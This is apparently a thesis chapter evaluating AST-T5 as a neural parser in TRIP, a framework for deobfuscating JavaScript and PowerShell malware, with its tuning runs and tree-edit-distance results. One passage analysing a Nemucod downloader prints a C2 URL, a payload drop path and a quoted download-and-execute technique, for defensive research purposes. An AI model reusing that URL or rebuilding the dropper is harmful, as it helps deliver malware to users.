This chapter presents the findings for the evaluation of the neural inference parser. First, during model development and implementation, syntax verification evaluates numerous instances of AST-T5 fine-tuned on a Script-AST dataset to optimize hyperparameters for maximum statement-level parsing performance. Second, functional validation evaluates the TRIP framework's malware parsing capability in realistic operating scenarios. The parsing ability of TRIP is quantified using TED between the generated and reference ASTs, prioritizing local hierarchical structure and node completeness. Based on these results, the capabilities and limitations of TRIP are discussed with respect to robustness and generalization potential. To prevent data leaks and ensure experimental independence between these two evaluation procedures, the datasets were partitioned at the source-file level. This ensures that samples used in functional validation originated from malware that was completely excluded from syntax verification. This clear separation is motivated by adherence to real-world operating conditions, where semantic and syntactic overlap is likely, but the encountered malware samples themselves are novel.

This chapter is broken into the following sections: Section 5.1 presents the experimental setup. Section 5.2 details the hyperparameter configuration for each model fine-tuning iteration. Sections 5.3, 5.3.2 and 5.4 outline the model development, implementation, and evaluation results, respectively. Section 5.5 discusses the findings, and Section 5.6 summarizes.

5.1 Experimental Setup

The neural inference parser was initialized using the `gonglinyuan/ast_t5_base` checkpoint from Hugging Face, which directly corresponds with the AST-T5 architecture introduced by Gong et al. [23]. Although its intended operating environment transitioned to programming languages outside its pretraining corpus, the native pretrained tokenizer was adopted without additional expan-

sion due to the subword token similarity across languages. To implement its novel "AST-aware subtree corruption" technique, the architecture relies on custom code that depends on legacy APIs from older versions of the Transformers library. Consequently, the model was fine-tuned in PyTorch using `transformers` version 4.38.2 and `peft` version 0.5.0 to ensure compatibility.

All experiments were conducted on a single NVIDIA A40 GPU equipped with 48GB of VRAM, remotely operated from the RunPod cloud infrastructure: `https://www.runpod.io`. To ensure efficient memory usage, a mixed precision training approach using both bfloat16 and TensorFloat-32 was adopted. Specifically, model weights are stored in half precision in bfloat16, while matrix manipulations during model fine-tuning were completed in a higher precision in TensorFloat-32. Finally, gradient checkpointing was explicitly disabled to prioritize training speed, as the 48GB VRAM capacity was sufficient to hold the model in its current configuration throughout all experimental stages.

5.1.1 Limitations

String tokenization was adopted as a means to implement Moonen's island grammar theory within the TRIP framework [12], with the intended purpose of mitigating the impacts of semantic noise during syntax analysis. However, strings are not the only source of semantic noise within malware samples. For example, the `octal` and `BXOR` encoding algorithms from Invoke-Obfuscation, a popular PowerShell obfuscation tool, explicitly use a comma separated array of integers as one of its output options [18]. While string matching and tokenization can be achieved with heuristic-based solutions such as regular expressions, they are less effective given the complex, overlapping syntax across arrays and other code constructs in JavaScript and PowerShell. Such an implementation would require both left and right context awareness of an input code sequence to validate the target syntax source, effectively transitioning these solutions from heuristics-based to that of a lexer with complex static rules. As an explicit framework design decision, TRIP operates independently of static rules outside of the training environment, with the exception of heuristic-based string matching patterns. This restraint will inevitably introduce missed nodes and syntax hallucinations when parsing code constructs of this nature beyond a length threshold, thereby degrading performance.

A finite research timeline further constrained experimentation capacity, necessitating three distinct limitations on model optimization and statistical rigour. First, the hyperparameter optimization strategy prioritized domain relevant parameters such as dataset language composition, dataset size, and the `target_modules` and `modules_to_save` parameters associated with the

PEFT LoRA technique (see Section 4.3.5), while adopting industry standard values for other parameters. Thus, variables often subjected to grid search were instead fixed to defaults, including a training duration of 3 epochs, a weight decay of 0.01, a cosine learning rate scheduler, and a LoRA dropout rate of 0.05. Second, although dataset Config 1 and Config 2 use separate preprocessing techniques, the fundamental syntactic analysis task remains the same; therefore, the optimized parameters from model development were directly inherited for model implementation, without further refinement to account for the distribution shift. Third, all fine-tuning processes were restricted to single executions, deviating from the standard practice of repeating experiments across random seeds to quantify variance. Given the computational constraints of the single-GPU infrastructure, multiple iterations to validate performance were deemed infeasible. Consequently, the combination of these limitations indicates that the reported performance metrics should be interpreted as a feasibility baseline rather than a definitive capability ceiling.

5.2 Hyperparameter Configuration

Table 5.1 outlines the hyperparameter configuration across all fine-tuning stages in phase 1 of the experiment. Notably, 12 new instances of the baseline AST-T5 were trained on six dataset sizes for each language during single language fine-tuning to demonstrate the impacts of data loss on parser performance. By iteratively reducing the dataset size from 100k to 80k, 60k, 50k, 40k, and finally 30k, this analysis identifies the minimum sample size required to maintain parsing integrity when extending the framework to support additional programming languages. Additionally, the learning rate was identified as a critical parameter for domain adaptation, given the fact that generating ASTs generally requires higher precision than traditional code translation tasks. To determine the optimal learning rate for this task, a linear sweep of 1e-5, 3e-5, 5e-5, 7e-5, and 9e-5 was conducted. Not represented within Table 5.1 is the cross-language adaptation strategy as outlined in Section 4.3.5. Specifically, this capability was implemented across three compositions: JS-First Sequential, PS-First Sequential, and Cross Training. Lastly, the balance between computational efficiency and parsing capability was assessed based on four distinct LoRA configurations:

- **First Configuration** (54.52% trainable parameters):
  - `target_modules = ["q", "k", "v", "o", "wi", "wo"]`
  - `modules_to_save = ["lm_head", "shared"]`
- **Second Configuration** (44.52% trainable parameters):

  - `target_modules = ["q", "k", "v", "o", "wi", "wo", "lm_head"]`
  - `modules_to_save = ["shared"]`
- **Third Configuration** (2.28% trainable parameters):
  - `target_modules = ["q", "k", "v", "o", "wi", "wo"]`
- **Fourth Configuration** (1.26% trainable parameters):
  - `target_modules = ["q", "k", "v", "o"]`

The first LoRA configuration was ultimately selected because the inclusion of trainable embeddings was critical for aligning the decoder and encoder vocabularies across domains. Upon conclusion of hyperparameter-tuning, the most optimal configuration was inherited in the final deployable model, outlined in Table 5.1.

Table 5.1: Hyperparameter configurations and optimization scope for model development (Single Lang, Cross Lang, and Optimization) and implementation (Final).

Hyperparameter	**Single Lang**	**Cross Lang**	**Optimization**	**Final**
Optimization Strategy				
Learning Rate	3e−5	3e−5	1–9e−5	9e−5
Optimizer	AdamW	AdamW	AdamW	AdamW
Scheduler Type	Cosine	Cosine	Cosine	Cosine
Weight Decay	0.01	0.01	0.01	0.01
Warmup Ratio	0.06	0.06	0.06	0.06
LoRA Config				
Rank (r)	16	16	16	16
Alpha (α)	32	32	32	32
Dropout	0.05	0.05	0.05	0.05
Training Resources				
Batch Size	4	4	4	4
Grad. Accum. Steps	8	8	8	8
Effective Batch Size	32	32	32	32
Training Epochs	3	3	3	3
Dataset Size	30–100k	200k	200k	200k

5.3 Syntax Verification

Model development optimized the neural inference parser's performance across four optimization scenarios: single-language feasibility confirmation, cross-language implementation, LoRA configuration assessment, and learning-rate

optimization. After each fine-tuning iteration, the parsing capability of each model was evaluated based on the TED between the generated AST and that of the statically parsed reference AST. As discussed in Section 5.1, the hyperparameters outside of the optimized set were selected in accordance with established defaults and hardware constraints. All performance metrics reported during syntax verification are presented as line graphs. The x-axis represents five discrete performance categories based on Tree Edit Distance (TED) thresholds: Parse Failure, Perfect Score, Small Error, Medium Error, and Large Error. The y-axis represents the percentage of generated ASTs that fall into each category when compared against their statically parsed counterparts. As established in Section 4.4.1, only a "Perfect Score", indicating an exact structural and hierarchical match, is considered a successful parsing attempt by the neural inference parser. Following hyperparameter tuning, AST-T5 consistently achieved a perfect TED score of 0 in over 80% of evaluation samples for both PowerShell and JavaScript, indicating exact AST reconstruction.

5.3.1 Model Development

Figure 5.1 presents the TED performance lines for each model across the 12 fine-tuning iterations that comprise the single-language feasibility confirmation scenario. Each colour-coded line corresponds to a predefined fine-tuning dataset size, partitioned into training, validation, and test subsets based on an 80:10:10 split. Two notable observations can be made within these results. The first is an approximate positive linear correlation between the number of training samples and the percentage of exact AST reconstruction, independent to that of the source language. Second, a performance gap separates the two languages; while the JavaScript model achieves a perfect reconstruction rate exceeding 80%, the model trained on the PowerShell dataset peaks at approximately 60%. This performance gap may be attributable to the PowerShell dataset's composition, which includes benign samples that may introduce more complex syntactic vocabulary than the purely malicious JavaScript dataset. Moving forward, all fine-tuning iterations will adopt the 100k sample size to maximize performance.

Figure 5.2 presents the TED performance lines for each model across the four fine-tuning iterations that comprise the cross-language implementation scenario. As introduced in Section 4.3, the performance impact of catastrophic forgetting is demonstrated here by the degradation of primary language proficiency within the JS-First Sequential and PS-First Sequential fine-tuning compositions. Specifically, the green performance line on the top graph, representing the model initialized in JavaScript and subsequently fine-tuned in PowerShell,



Figure 5.1: AST-T5 Single Language Performance Evaluation for JavaScript (top) and PowerShell (bottom) to assess the potential of LLMs as neural inference parsers.

shows a notable decline in its ability to parse its original JavaScript dataset. A reciprocal degradation is observed in the inverse sequence represented by the purple line on the bottom graph: the model initialized on PowerShell suffers a degradation in parsing performance after sequential fine-tuning to JavaScript. In both instances, the sequentially fine-tuned cross-language model, as detailed in Section 4.3.5, failed to maintain the parsing performance of its first programming language for both JavaScript and PowerShell. On the contrary, the Cross Training composition composed of a 100k equal distribution of both languages (randomly shuffled) retained its single-language performances, and will be adopted as the cross-language implementation strategy in future iterations.

Figure 5.3 presents the TED performance lines for each model across the four fine-tuning iterations that comprise the LoRA configuration assessment scenario. A notable observation at this stage is the marginal performance gains associated with increasing the trainable parameters beyond 2.28%. As



Figure 5.2: AST-T5 Combined Dataset Performance Evaluation for JavaScript (top) and PowerShell (bottom) to assess the impact of combined versus chronological fine-tuning strategies.

illustrated, the definitive performance gains occur between the attention-only baseline and the next configuration that extends to include the Feed-Forward Networks. Beyond this threshold, adding trainable parameters for the input and output embedding layers yields performance lines that cluster tightly around the 2.28% threshold. Despite the inefficiency, the 54.52% trainable parameter configuration was adapted for future iterations to maximize alignment between the encoder and decoder vocabularies, potentially improving robustness to unseen malware samples in operational environments.

Figure 5.4 presents the TED performance lines for each model of the five fine-tuning iterations that comprise the learning rate optimization scenario. The significance of the learning rate hyperparameter is clearly demonstrated here, as this optimization raised PowerShell parsing performance to parity with JavaScript, effectively closing the performance gap observed in previous scenarios. In their evaluation of the LoRA approach, Hu et al. empirically demonstrated that increasing optimization parameters beyond a critical thresh-



Figure 5.3: AST-T5 Hyperparameter Tuning: LoRA Configuration Optimization for JavaScript (top) and PowerShell (bottom) to assess the impact of different LoRA target module configurations on parsing performance.

old results in diminishing returns, attributing this observation to their "low intrinsic rank" hypothesis [63]. Their conclusion aligns with the findings of this research, which showed a distinct performance plateau when the learning rate exceeded 7e-5 in both programming languages. Despite marginal performance gains from increasing the learning rate from 7e-5 to 9e-5, the higher learning rate will be retained for future fine-tuning iterations to maximize parsing performance.

In conclusion, the neural inference parser's performance was optimized based on the collective findings from the four optimization scenarios discussed. The hyperparameters inherited by the final model for the TRIP framework were finalized as follows: a unified cross-language dataset with 100k samples per language to mitigate catastrophic forgetting, the most expansive LoRA configuration with 54.52% of parameters trainable to ensure vocabulary alignment, and a learning rate of 9e-5 to maximize parsing capability. This configuration



Figure 5.4: AST-T5 Hyperparameter Tuning Evaluation for JavaScript (top) and PowerShell (bottom), assessing the optimal learning rate during cross-language implementation.

defines the capability ceiling of the neural inference parser in a controlled environment that respects all architectural limitations of AST-T5, thereby establishing the baseline for subsequent framework evaluations.

5.3.2 Model Implementation

The heuristic string tokenization preprocessing technique detailed in Algorithm 1 introduces a fundamental shift in the composition of both training and inference data. Thus, the impact of this change must be isolated and quantified before proceeding to framework evaluation. Syntax verification was completed for two versions of AST-T5, fine-tuned on Config 1 and Config 2 of the dataset to isolate this change for a direct quantitative comparison.

Figure 5.5 presents the performance metrics for model implementation. Here, the red performance line corresponds with the AST-T5 model fine-



Figure 5.5: AST-T5 Modified Dataset Performance Evaluation for JavaScript (top) and PowerShell (bottom) to assess the impact of separating the "water" (data strings) from the "island" (code logic) on model parsing accuracy.

tuned on dataset Config 2, and the blue performance line corresponds with that of Config 1. To quantify the impacts of string tokenization, the perfect AST reconstruction rate increased from 87.66% to 97.15% for JavaScript, and from 86.47% to 92.10% for PowerShell. This significant performance increase can be directly attributed to the elimination of semantic noise, thereby maximizing AST-T5's potential for syntax analysis. When operating within its architectural limitations, the neural inference parser performs on par with its static rule-based counterpart and is suitable for integration into the TRIP framework.

5.4 Functional Validation

The Neural Inference Parser is evaluated as a component operating within the TRIP framework during functional validation, to measure performance in

parsing complete malware samples across three stages. The first two stages, localized syntax analysis and global node completeness, directly corresponds with the evaluation pipeline outlined in Section 4.4.2. The third stage is inference stability assessment, which measures the output consistency of the neural inference parser to ensure reproducible results. The intent of this evaluation pipeline is to observe how the neural inference parser operates under realistic operational conditions. This evaluation does not assess Gemini 3.0 Pro Preview's semantic reasoning capability; it focuses specifically on the quality of inputs required to support downstream deobfuscation. Additionally the performance metrics transitions from the perfect reconstruction rates of syntax verification to node correctness percentage, accounting for output inconsistencies introduced by imperfect input syntax.

5.4.1 Data Integrity

To ensure that subsequent functional validation accurately reflects the neural inference parser's ability to generalize to novel threats, a strict sample filtering approach was implemented to prevent data leakage. Specifically, it is to ensure that the training, validation and test samples from syntax verification does not originate from any source files used in functional validation. First, we implemented random sampling without replacement to aggregate the 100k PowerShell and JavaScript Config 2 training samples required to fine-tune AST-T5 during model implementation. Next, we discarded all other samples that originated from the same malware scripts as the aggregated samples. This ensures the two datasets remain statistically independent, preventing the model from leveraging contextual overlap between statements from a single script.

Two operational evaluation sets are required to assess inference stability, which measures AST-T5 output variance when processing distinct sets of complete scripts through an identical functional validation pipeline. Once all samples associated with the final AST-T5 fine-tuning iteration were removed, 8565 JavaScript and 8985 PowerShell remain. We then performed string tokenization on these scripts to remove semantic noise, and then categorized the remaining scripts into five range categories based on character length: 0 to 2000, 2001 to 4000, 4001 to 6000, 6001 to 8000, and greater than 8000. To ensure a balanced length distribution across the two operational evaluation sets, we randomly selected up to 200 scripts from each length range. In cases where one contained fewer than 200 scripts, they are split into two and added to each evaluation set. This preprocessing technique yielded the two operational evaluation sets, detailed in Table 5.2. Their symmetric length distributions

impose a comparable computational complexity on the model; by standardizing the stress on the context window, external factors that can skew the inference stability assessment are minimized.

Table 5.2: Dataset distribution composed of complete malware samples in support of framework evaluation.

	JavaScript		**PowerShell**	
Source Script Length	**Set 1**	**Set 2**	**Set 1**	**Set 2**
0 – 2000	100	100	100	100
2001 – 4000	100	100	100	100
4001 – 6000	100	100	86	87
6001 – 8000	16	17	44	45
8001+	16	17	15	16
Total Samples	**332**	**334**	**345**	**348**

5.4.2 Data Composition

A thorough analysis of selected malware samples comprising the dataset's JavaScript and PowerShell corpus revealed a high degree of structural similarity across malware belonging to the same family. This similarity is especially evident in the JavaScript corpus, primarily originating from the "javascript-malware-collection" by Petrak [15], where malware authors demonstrated a tendency to reuse the same dropper to deliver different payloads. For example, exploratory analysis of the dataset identified 453 JavaScript downloaders from the Nemucod malware family were captured on 8 March 2016. To validate their identity, TRIP was utilized for syntax analysis and semantic reasoning to deobfuscate sample `20160308_f27c55611cc9ce956eabd371304f31af.js`. The framework enabled the extraction of the shell command `ExpandEnvironmentStrings`, target payload path `%TEMP%/tuples.scr`, and C2 URL `http://fkaouane.free.fr/67uh54gb4`. These artifacts align with tactics of Campaign "0710TIT" reported by Delsante: "Nemucod will instantiate three different ActiveX controls, WScript.Shell, MSXML2.XMLHTTP, and ADODB.Stream, and use them to save an executable file to the temporary folder %TEMP% and run it" [72]. Because these samples reuse the same core obfuscation techniques, their underlying ASTs can be redundant.

Although this structural similarity was mitigated for model development and implementation (see Section 4.3.4), an explicit experimental design decision was made to retain these structural duplications within the evaluation sets.

Functional validation is designed to evaluate how the neural inference parser performs against complete malicious scripts; therefore, the corresponding datasets should also reflect this threat landscape. By evaluating the neural inference parser against a dataset that retains this natural redundancy, its ability to process high-frequency threats and novel edge cases will be assessed.

5.4.3 Localized Syntax Analysis

As outlined in Section 4.4.2, functional validation progresses based on a predefined pipeline where each input script is tokenized via Algorithm 1 (see Section 4.2.1), heuristically segmented via Algorithm 2 (see Section 4.2.2), and subsequently parsed via three configurations to output the reference, baseline and generated ASTs (see Table 4.5). The first framework evaluation stage, localized syntax analysis, assesses the syntactic structure and hierarchy of the generated AST against the baseline. This evaluation is restricted to fragmented sequences that retained valid syntax following heuristic segmentation, thereby simulating syntax verification using Phase 0 (see Section 4.2) data preprocessing techniques.

Table 5.3: Localized syntax analysis results by script length in node correctness percentages.

Source Script Length	**Average Score**	**Pass Rate (>70%)**	**Average Pass Score**
0 – 2000	83.32%	76.18%	97.10%
2001 – 4000	84.20%	78.58%	96.83%
4001 – 6000	81.42%	76.22%	93.77%
6001 – 8000	82.37%	76.90%	94.33%
8001+	80.81%	72.34%	94.51%
Average	**82.42%**	**76.04%**	**95.31%**

Table 5.3 presents the node correctness percentages for the localized syntax analysis stage. The Average Score column indicates the percentage of generated AST nodes that matched with their corresponding baseline AST node in both hierarchical tree position as well as literal value. The Pass Rate column denotes the percentage of fragmented segments where the generated AST surpassed a 70% correctness threshold, while the Average Pass Score reflects the TED of ASTs that surpassed this threshold. Two notable observations can be made within these results. First is the high node correctness percentage across all segments and its consistency across length ranges. The neural inference parser

is capable of surpassing 80% of the peak performance of the static rule-based parser when processing unseen scripts, while maintaining that performance regardless of the input length. This observation empirically validates the heuristic malware preprocessing techniques through its effect of enabling LLMs to overcome their context window limitations during AST parsing. Second is the quantity of all segments that are considered to have "passed" and their average node correctness percentages. This observation indicates that AST-T5 is highly capable of parsing scripts that employ certain code constructs but performs poorly against others. As outlined in Section 5.1, data structures such as the array may have contributed to this performance gap.

5.4.4 Global Node Completeness

Table 5.4: Neural inference parser performance: static parser vs. AST-T5 (Evaluation Set 1).

		Overall Metrics			**Length Ranges (Recall)**				
Dataset	**Model**	**Rec.**	**Prec.**	**F1**	**0-2k**	**2k-4k**	**4k-6k**	**6k-8k**	**8k+**
Combined	Static Parser	76.94	92.08	77.54	93.82	83.10	52.69	79.03	69.80
	AST-T5	77.29	80.86	73.57	84.25	66.52	76.92	83.84	91.34
JavaScript	Static Parser	56.63	93.85	62.39	89.43	69.00	15.30	41.04	48.17
	AST-T5	81.83	75.91	73.80	91.52	79.94	71.47	83.04	96.62
PowerShell	Static Parser	96.49	90.38	92.11	98.20	97.20	96.17	92.84	92.87
	AST-T5	72.92	85.62	73.35	76.99	53.10	83.26	84.14	85.71

The second evaluation stage, global node completeness, assesses the neural inference parser's ability to parse entire malware samples. Here, the generated and baseline ASTs are independently evaluated against the reference AST to derive Recall, Precision, and F1-Score. This evaluation is performed across all fragmented sequences, regardless of syntactic validity, and aggregated by source script, thereby simulating the parser's functionality within the intended operational conditions of the TRIP framework. Table 5.4 presents the performance metrics for this stage. Three notable observations can be made within these results. First is the JavaScript performance gap, where AST-T5 outperformed the JavaScript Static Parser by over 25% recall. This gap is greater in the 4k-6k length range, where the static parser's recall drops to 15.30% while AST-T5 maintains 71.47%. This degradation is likely attributable to the prevalence of nested loops in JavaScript, which produce sequences with invalid syntax when heuristically segmented. In contrast, the LLM architecture is more robust against syntax errors, contributing to

AST-T5's success in this operating environment. Second, AST-T5 exhibits localized performance degradation on the 2k-4k length range in the PowerShell corpus. Here, `System.Management.Automation.Language.Parser` achieves a near perfect recall of 97.20%, while AST-T5 underperforms by over 40%. While this performance degradation may be due to a higher number of complex data structures, further investigation is required to confirm this hypothesis. Third, despite localized performance volatility in PowerShell, AST-T5's overall performance across both languages is statistically comparable to that of its static rule-based counterpart. This indicates that when operating within the TRIP framework, the neural inference parser can be a viable alternative to traditional static rule-based parsing solutions.

5.4.5 Inference Stability Assessment

Table 5.5: Framework performance: static parser vs. AST-T5 (Evaluation Set 2).

		Overall Metrics			**Length Ranges (Recall)**				
Dataset	**Model**	**Rec.**	**Prec.**	**F1**	**0-2k**	**2k-4k**	**4k-6k**	**6k-8k**	**8k+**
Combined	Static Parser	76.07	91.72	76.34	92.22	81.01	53.16	79.77	71.07
	AST-T5	76.90	80.01	72.74	85.44	62.88	77.38	85.44	91.28
JavaScript	Static Parser	54.55	93.90	60.41	85.96	64.36	16.80	40.32	48.37
	AST-T5	81.63	75.79	73.33	92.81	77.03	71.45	87.89	96.57
PowerShell	Static Parser	96.71	89.63	91.63	98.48	97.66	94.94	94.67	95.19
	AST-T5	72.35	84.06	72.17	78.07	48.73	84.20	84.51	85.67

Table 5.5 outlines the inference stability assessment results; its significance is outlined when compared against that of the global node completeness results. Notably, the overall Recall variance is negligible with AST-T5 JavaScript performance deviating by 0.20% (81.83% vs. 81.63%), and 0.57% for PowerShell (72.92% vs. 72.35%). Additionally, the statistical observations made for Table 5.4 are perfectly replicated here: the JavaScript Static Parser underperforms AST-T5 by a significant margin in Recall and the PowerShell Static Parser outperforms AST-T5 significantly in the 2k-4k length range. This reproducibility confirms that the identified performance gaps are not attributable to random sampling but are due to the interaction between the neural inference parser and specific code constructs. Therefore, the AST-T5 model can be considered a stable parsing solution for deployment within the TRIP framework.

5.5 Discussion

In this section, we analyze the implementation and reported performance metrics of TRIP with respect to robustness and generalization potential, using the evaluation criteria established in Chapter 4. The modular experimental methodology adopted in this research allows us to focus on framework components that have a greater impact on these criteria. For example, performance gaps identified in JavaScript and PowerShell malware samples assigned to specific length ranges during functional validation could highlight strengths and weaknesses in TRIP's robustness. Furthermore, the Gemini integration to support semantic reasoning and the framework's scalability to other malware families can define the TRIP's generalization potential. This section discusses the effects of common syntactic constructs found in specific malware groups, the framework's semantic reasoning capability, and the integration of additional programming languages.

5.5.1 Parser Robustness

